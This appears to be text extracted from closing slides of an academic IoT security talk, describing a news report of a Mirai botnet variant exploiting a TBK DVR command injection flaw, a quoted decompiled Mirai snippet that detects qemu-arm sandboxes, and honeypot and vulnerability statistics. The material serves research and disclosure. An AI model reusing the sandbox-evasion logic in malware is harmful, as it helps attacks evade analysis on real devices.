


The screenshot shows a news article from Bill Toulas dated June 8, 2025, at 10:17 AM. The title is "New Mirai botnet infect TBK DVR devices via command injection flaw". The article describes a new variant of the Mirai malware botnet exploiting a command injection vulnerability in TBK DVR-4104 and DVR-4216 digital video recording devices. A callout box highlights: "Confirmed linkage between automated attack patterns we found and new Mirai variants". The article mentions that the flaw, tracked under CVE-2024-3721, was disclosed by security researcher "netsecfish" in April. It also notes that the attackers leverage the exploit to drop an ARM32 malware binary, which establishes communication with the command and control (C2) server to enlist the device to the botnet swarm. A code snippet from Kaspersky's analysis is shown, with annotations:

```
proc_dir = (struct stat *)0; // /proc
if ( !proc_dir )
Exit();
exit(0);
while ( 1 )
{
    v4 = readdir(proc_dir);
    if ( !v4 )
        return closedir(proc_dir);
    if ( *((_WORD *)off_2914C + *(unsigned __int8 *)v4 + 11) & 8 ) != 0 )
    {
        sprintf((int)cmdline_path, 256, "/proc/%s/cmdline", (const char *)v4 + 11);
        cmdline_file = fopen(cmdline_path, "r");
        if ( cmdline_file )
        {
            if ( fgets(line, 256, cmdline_file) && strequal(line, (char *)DecryptedStringList[102].addr) ) // qemu-arm
            {
                sub_13DD4((unsigned __int16 *)cmdline_file, v2, v3);
                closedir(proc_dir);
                goto Exit;
            }
            sub_13DD4((unsigned __int16 *)cmdline_file, v2, v3);
        }
    }
}
```

Annotations: "Open '/proc' directory", "Get full process command", "Verify if it is 'qemu-arm'". The source is cited as "Mirai's environment checks Source: Kaspersky".

- The earlier vulnerable targets now become honeypots!
- "weaponizing" vulnerabilities for proactive defense



RAISECOM Gateway:
0 → 763,497

DLINK NAS:
0 → 665,022

TBK DVR:
12 → 2159

PROVISION DVR:
196543 → 335288

Our 0-day discovery catalyzed over 1M+ honeypot deployments

- Attackers are leveraging Tor's anonymity to exploit cloudless IoT devices
- TORCHLIGHT identified 45 vulns (29 zero-day & 25 CVE assigned & 14 CRITICAL)
- ~12.71M devices are exposed to severe risks like authentication bypass, CMD injection...
- Strong interest from cybersecurity community highlights critical need for proactive IoT defense
- Ethical complexities shall be considered in similar research


Media Coverage



... ..

Thank You!

pymz@seu.edu.cn



Paper



Extended Paper



Artifact